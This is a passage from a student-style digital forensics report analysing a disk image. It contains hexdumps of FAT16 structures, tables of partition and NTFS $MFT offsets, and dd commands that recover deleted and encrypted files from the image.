00141060  41 4e 00 65 00 63 00 6b  00 6c 00 0f 00 9a 61 00  |AN.e.c.k.l....a.|
00141070  63 00 65 00 2e 00 70 00  64 00 00 00 66 00 00 00  |c.e...p.d...f...|
00141080  4e 45 43 4b 4c 41 43 45  50 44 46 20 00 64 fd 62  |NECKLACEPDF .d.b|
00141090  22 51 22 51 00 00 43 00  22 51 06 00 31 51 01 00  |"Q"Q..C."Q..1Q..|
001410a0  e5 44 00 61 00 73 00 68  00 2e 00 0f 00 1d 4a 00  |.D.a.s.h......J.|
001410b0  50 00 47 00 00 00 ff ff  ff ff 00 00 ff ff ff ff  |P.G.............|
001410c0  e5 41 53 48 20 20 20 20  4a 50 47 20 00 64 02 63  |.ASH    JPG .d.c|
001410d0  22 51 22 51 00 00 a2 01  22 51 1c 00 56 b6 00 00  |"Q"Q...."Q..V...|
001410e0  41 47 00 65 00 6d 00 73  00 2e 00 0f 00 29 70 00  |AG.e.m.s.....)p.|
001410f0  64 00 66 00 00 00 ff ff  ff ff 00 00 ff ff ff ff  |d.f.............|
00141100  47 45 4d 53 20 20 20 20  50 44 46 20 00 00 07 63  |GEMS    PDF ...c|
00141110  22 51 22 51 00 00 a2 01  22 51 28 00 37 c0 0d 00  |"Q"Q...."Q(.7...|
00141120  41 2e 00 54 00 72 00 61  00 73 00 0f 00 e4 68 00  |A..T.r.a.s....h.|
00141130  2d 00 31 00 30 00 30 00  30 00 00 00 00 00 ff ff  |-.1.0.0.0.......|
00141140  54 52 41 53 48 2d 7e 31  20 20 20 10 00 00 09 63  |TRASH-~1   ....c|
00141150  22 51 22 51 00 00 09 63  22 51 05 01 00 00 00 00  |"Q"Q...c"Q......|
00141160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00145000
```

Figure 7: Partition 3 - FAT16 Boot Sector




```
sansforensics@siftworkstation: ~/Documents/DigitalForensics/Project1
$ hexdump -C -s $(( 1538048*512 )) -n $(( 1*512 )) Project1.dd
2ef00000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 20 20 00  |.<.mkfs.fat..  .|
2ef00010  02 00 02 00 00 f8 c0 00  3e 00 3c 00 00 78 17 00  |........>.<..x..|
2ef00020  00 70 17 00 80 01 29 87  f6 ca ac 4f 42 4a 45 43  |.p....)....OBJEC|
2ef00030  54 49 56 45 20 20 46 41  54 31 36 20 20 20 0e 1f  |TIVE  FAT16   ..|
2ef00040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
2ef00050  5e eb f0 32 e4 cd 16 cd  19 eb fe 54 68 69 73 20  |^..2.......This |
2ef00060  69 73 20 6e 6f 74 20 61  20 62 6f 6f 74 61 62 6c  |is not a bootabl|
2ef00070  65 20 64 69 73 6b 2e 20  20 50 6c 65 61 73 65 20  |e disk.  Please |
2ef00080  69 6e 73 65 72 74 20 61  20 62 6f 6f 74 61 62 6c  |insert a bootabl|
2ef00090  65 20 66 6c 6f 70 70 79  20 61 6e 64 0d 0a 70 72  |e floppy and..pr|
2ef000a0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 74  |ess any key to t|
2ef000b0  72 79 20 61 67 61 69 6e  20 2e 2e 2e 20 0d 0a 00  |ry again ... ...|
2ef000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
2ef001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
2ef00200
```

Figure 8: Partition 3 - FAT16 1st FAT Area



```
sansforensics@siftworkstation: ~/Documents/DigitalForensics/Project1
$ hexdump -C -s $(( 1538080*512 )) -n $(( 192*512 )) Project1.dd
2ef04000  f8 ff ff ff 00 00 ff ff  05 00 06 00 07 00 08 00  |................|
2ef04010  09 00 0a 00 0b 00 0c 00  0d 00 0e 00 0f 00 10 00  |................|
2ef04020  11 00 12 00 13 00 14 00  15 00 16 00 17 00 18 00  |................|
2ef04030  19 00 1a 00 1b 00 1c 00  1d 00 1e 00 1f 00 20 00  |.............. .|
2ef04040  21 00 22 00 23 00 24 00  25 00 26 00 27 00 28 00  |!.".#.$.%.&.'.(.|
2ef04050  29 00 2a 00 2b 00 2c 00  2d 00 2e 00 2f 00 30 00  |).*.+.,.-.../.0.|
2ef04060  31 00 32 00 33 00 34 00  35 00 36 00 37 00 38 00  |1.2.3.4.5.6.7.8.|
2ef04070  39 00 3a 00 3b 00 3c 00  3d 00 3e 00 3f 00 40 00  |9.:.;.<.=.>.?.@.|
2ef04080  41 00 42 00 43 00 44 00  45 00 46 00 47 00 48 00  |A.B.C.D.E.F.G.H.|
2ef04090  49 00 4a 00 4b 00 4c 00  4d 00 4e 00 4f 00 50 00  |I.J.K.L.M.N.O.P.|
2ef040a0  51 00 52 00 53 00 54 00  55 00 56 00 57 00 58 00  |Q.R.S.T.U.V.W.X.|
2ef040b0  59 00 5a 00 5b 00 5c 00  5d 00 5e 00 5f 00 60 00  |Y.Z.[.\.].^._.`.|
2ef040c0  61 00 62 00 63 00 64 00  65 00 66 00 67 00 ff ff  |a.b.c.d.e.f.g...|
2ef040d0  69 00 6a 00 ff ff ff ff  ff ff ff ff ff ff ff ff  |i.j.............|
2ef040e0  ff ff 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
2ef040f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
2ef1c000
```

Figure 9: Partition 3 - FAT16 Root Directory



```
sansforensics@siftworkstation: ~/Documents/DigitalForensics/Project1
$ hexdump -C -s $(( 1538464*512 )) -n $(( 32*512 )) Project1.dd
2ef34000  4f 42 4a 45 43 54 49 56  45 20 20 08 00 00 7c 05  |OBJECTIVE  ...|.|
2ef34010  22 51 22 51 00 00 7c 05  22 51 00 00 00 00 00 00  |"Q"Q..|."Q......|
2ef34020  e5 50 00 6c 00 61 00 6e  00 2e 00 0f 00 5e 67 00  |.P.l.a.n.....^g.|
2ef34030  70 00 67 00 00 00 ff ff  ff ff 00 00 ff ff ff ff  |p.g.............|
2ef34040  e5 4c 41 4e 20 20 20 20  47 50 47 20 00 64 2c 63  |.LAN    GPG .d,c|
2ef34050  22 51 22 51 00 00 79 bf  1f 51 03 00 a0 1d 00 00  |"Q"Q..y..Q......|
2ef34060  41 48 00 69 00 73 00 74  00 6f 00 0f 00 d3 72 00  |AH.i.s.t.o....r.|
2ef34070  79 00 2e 00 67 00 70 00  67 00 00 00 00 00 ff ff  |y...g.p.g.......|
2ef34080  48 49 53 54 4f 52 59 20  47 50 47 20 00 00 30 63  |HISTORY GPG ..0c|
2ef34090  22 51 22 51 00 00 79 bf  1f 51 04 00 5a d7 18 00  |"Q"Q..y..Q..Z...|
2ef340a0  e5 47 00 6f 00 61 00 6c  00 2e 00 0f 00 1b 67 00  |.G.o.a.l......g.|
2ef340b0  70 00 67 00 00 00 ff ff  ff ff 00 00 ff ff ff ff  |p.g.............|
2ef340c0  e5 4f 41 4c 20 20 20 20  47 50 47 20 00 64 33 63  |.OAL    GPG .d3c|
2ef340d0  22 51 22 51 00 00 79 bf  1f 51 68 00 14 be 00 00  |"Q"Q..y..Qh.....|
2ef340e0  41 53 00 75 00 72 00 76  00 65 00 0f 00 55 69 00  |AS.u.r.v.e...Ui.|
2ef340f0  6c 00 2e 00 67 00 70 00  67 00 00 00 00 00 ff ff  |l...g.p.g.......|
2ef34100  53 55 52 56 45 49 4c 20  47 50 47 20 00 00 37 63  |SURVEIL GPG ..7c|
2ef34110  22 51 22 51 00 00 79 bf  1f 51 6b 00 46 16 00 00  |"Q"Q..y..Qk.F...|
2ef34120  41 2e 00 54 00 72 00 61  00 73 00 0f 00 e4 68 00  |A..T.r.a.s....h.|
2ef34130  2d 00 31 00 30 00 30 00  30 00 00 00 00 00 ff ff  |-.1.0.0.0.......|
2ef34140  54 52 41 53 48 2d 7e 31  20 20 20 10 00 64 39 63  |TRASH-~1   ..d9c|
2ef34150  22 51 22 51 00 00 39 63  22 51 6c 00 00 00 00 00  |"Q"Q..9c"Ql.....|
2ef34160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
2ef38000
```

List of Tables

Table 1: Partition 1 - FAT16 Partition Information

Description	Value	Structure	Start Location	Size
Sectors Before Partition	2048	Boot Sector	0x1c	4
Bytes/Sec	512	Boot Sector	0xb	2
Sec/Cluster	8	Boot Sector	0xd	1
Reserved Sectors	8	Boot Sector	0xe	2
Sec/FAT	256	Boot Sector	0x16	2
Root Directory Sectors	32	Root Directory		
Data Area Buffer	1 Cluster	FAT		

Table 2: Partition 1 - FAT16 Cluster and Byte Information

	Clusters	Byte Offset
Email.doc	0x0003 - 0x0005	1335296 - 1347584
Necklace.pdf	0x0006 - 0x001b	1347584 - 1437696
Dash.jpg	0x001c - 0x0027	1437696 - 1486848
Gems.pdf	0x0028 - 0x0105	1486848 - 2392064

Table 3: Partition 1 - FAT16 Location Information

	Allocated (Sectors)	Start (Sectors)	File Size (Sectors)			
Sectors to Partition	2048	0				
Reserved Sectors	8	2048				
FAT #1 Length	256	2056				
FAT #2 Length	256	2321				
Root Directory Length	32	2568				
Data Area Buffer	8	2600		Skip (Bytes)	Count (Bytes)	Confirmation Command
Email	24	2608	23	1335296	11776	hexdump -C -s $((2608*512)) -n $((1*512)) Project1.dd
Necklace	176	2632	169	1347584	86528	hexdump -C -s $((2632*512)) -n $((1*512)) Project1.dd

Dash	96	2808	92	1437696	47104	hexdump -C -s $((2808*512)) -n $((1*512)) Project1.dd
Gems	1768	2904	1761	1486848	901632	hexdump -C -s $((2904*512)) -n $((1*512)) Project1.dd

Table 4: Partition 1 - FAT16 Root Directory Contents

Filename	Extension	Attribute	Time	Date	File Start (Cluster)	# Clusters	File Length (Sectors)	File Size (Bytes)	File Size (Sectors)	Status
Email	docx	Archive	0:18:42	9/2/20	0x0003	3	24	11700	23	Filename Used, But Deleted
Necklace	pdf	Archive	0:02:06	9/2/20	0x0006	22	176	86321	169	Normal File
Dash	jpg	Archive	0:13:04	9/2/20	0x001c	12	96	46678	92	Filename Used, But Deleted
Gems	pdf	Archive	0:13:04	9/2/20	0x0028	221	1768	901175	1761	Normal File

Table 5: Partition 1 - FAT16 File Recovery Commands

File Name	Recovery Command
Email	dd if=Project1.dd of=Email.docx bs=512 skip=2608 count=23
Necklace	dd if=Project1.dd of=Necklace.pdf bs=512 skip=2632 count=169
Dash	dd if=Project1.dd of=Dash.jpg bs=512 skip=2808 count=92
Gems	dd if=Project1.dd of=Gems.pdf bs=512 skip=2904 count=1761

Table 6: Partition 3 - FAT16 Partition Information

Description	Value	Structure	Start Location	Size
Sectors Before Partition	1538048	Boot Sector	0x1c	4
Bytes/Sec	512	Boot Sector	0xb	2
Sec/Cluster	32	Boot Sector	0xd	1
Reserved Sectors	32	Boot Sector	0xe	2
Sec/FAT	192	Boot Sector	0x16	2
Root Directory Sectors	32	Root Directory		
Data Area Buffer	1 Cluster	FAT		

Table 7: Partition 3 - FAT16 Cluster Information

	Clusters	Byte Offset
File1	0x0003	787726336 - 787742720
File2	0x0004 - 0x0067	787742720 - 789381120
File3	0x0068 - 0x006a	789381120 - 789430272
File4	0x006b	789430272 - 789446656

Table 8: Partition 3 - FAT16 Location Information

	Allocated (Sectors)	Start (Sectors)	File Size (Sectors)			
Sectors to Partition	1538048	0				
Reserved Sectors	32	1538048				
FAT #1 Length	192	1538080				
FAT #2 Length	192	1538272				
Root Directory Length	32	1538464				
Data Area Buffer	32	1538496		Skip (Bytes)	Count (Bytes)	Confirmation Command
Plan	32	1538528	15	787726336	7680	hexdump -C -s $((1538528*512)) -n $((1*512)) Project1.dd
History	3200	1538560	3180	787742720	1628160	hexdump -C -s $((1538560*512)) -n $((1*512)) Project1.dd
Goal	96	1541760	96	789381120	49152	hexdump -C -s $((1541760*512)) -n $((1*512)) Project1.dd
Surveil	32	1541856	12	789430272	6144	hexdump -C -s $((1541856*512)) -n $((1*512)) Project1.dd

Table 9: Partition 3 - FAT16 Root Directory Contents

Filename	Extension	Attribute	Time	Date	File Start (Cluster)	# Clusters	File Length (Sectors)	File Size (Bytes)	File Size (Sectors)	Status
Plan	gpg/ole2	Archive	23:59:50	8/31/20	0x0003	1	32	7584	15	Filename Used, But Deleted
History	gpg/pdf	Archive	23:59:50	8/31/20	0x0004	100	3200	1627994	3180	Normal File
Goal	gpg/jpg	Archive	23:59:50	8/31/20	0x0068	3	96	48660	96	Filename Used, But Deleted

Surveil	gpg/jpg	Archive	23:59:50	8/31/20	0x006b	1	32	5702	12	Normal File

Table 10: Partition 3 - FAT16 File Recovery Commands

File Name	Recovery Command
Plan	dd if=Project1.dd of=Plan.gpg bs=512 skip=1538528 count=15
History	dd if=Project1.dd of=History.gpg bs=512 skip=1538560 count=3180
Goal	dd if=Project1.dd of=Goal.gpg bs=512 skip=1541760 count=96
Surveil	dd if=Project1.dd of=Surveil.gpg bs=512 skip=1541856 count=12

Table 11: Partition 2 - General NTFS Values

General NTFS Values				
Description	Value	Structure	Start Location	Size
Bytes/Sec	512	MBR	0xB	2
Sec/Cluster	8	MBR	0xC	1
Reserved Sectors	0	MBR	0xD	2
Sectors Before Partition	514048	MBR	?	4
$MFT Cluster Start	4	MBR	0x30	8
$MFTMirr Cluster Start	6399	MBR	0x38	8
# System $MFT Records	39	MFT		
$MFT Record Size	1024	MFT		

Table 12: Partition 2 - NTFS Data Structure Locations

NTFS Data Stucture Locations		
	Allocated (Sectors)	Start
Sectors to Partition	514048	0
$MFTMirr Start	51192	565240
$MFT Cluster Start	32	
$MFT System Records	78	514080

File #1 $MFT Record	2	514208
File #2 $MFT Record	2	514210
File #3 $MFT Record	2	514212
File #4 $MFT Record	2	514214

Table 13: Partition 2 - NTFS $MFT Record Information

NTFS $MFT Record Information													
Filename	Ext	Attributes	In Use (Header)	Non-Resident (0x80)	Allocated Size (x30)	Real Size (x80)	1st Cluster (x80 - 2)	1st Sector	1st Sector + Disk Offset	# Clusters (x80)	# Sectors	First VCN (x80)	Last VCN (x80)
Mystery	zip	$STANDARD_INFORMATION (x10) $FILENAME (x30) $SECURITY_DESCRIPTOR (x50) $DATA (x80)	Yes	no	[redacted]	640	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
Surveill	jpg	$STANDARD_INFORMATION (x10) $FILENAME (x30) $SECURITY_DESCRIPTOR (x50) $DATA (x80)	Yes	Yes	12288	11602	16108	128864	642912	3	24	0	2
Surveill2	zip	$STANDARD_INFORMATION (x10) $FILENAME (x30) $SECURITY_DESCRIPTOR (x50) $DATA (x80)	Yes	Yes	12288	11179	20200	161600	675648	3	24	0	2
Encoding	pdf	$STANDARD_INFORMATION (x10) $FILENAME (x30)	yes	Yes	106496	104632	24296	194368	708416	26	208	0	25

		$SECURITY_DESCRIPTOR (x50) $DATA (x80)											
					[redacted]		[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]

Table 14: Partition 2 - Confirmation Command

Confirmation Command
Surveil - hexdump Project1.dd -s $((642912*512)) -n $((1*512))
hexdump Project1.dd -s $((675648*512)) -n $((1*512))
hexdump Project1.dd -s $((708416*512)) -n $((1*512))

Table 15: Partition 2 - Recovery Command

Recovery Command
dd if=Project1.dd of=Mystery.zip bs=1 skip=263274864 count=640 iflag=skip_bytes,count_bytes
dd if=Project1.dd of=Surveil.jpg bs=512 skip=642912 count=24
dd if=Project1.dd of=Surveil2.zip bs=512 skip=675648 count=24
dd if=Project1.dd of=Encoding.pdf bs=512 skip=708416 count=208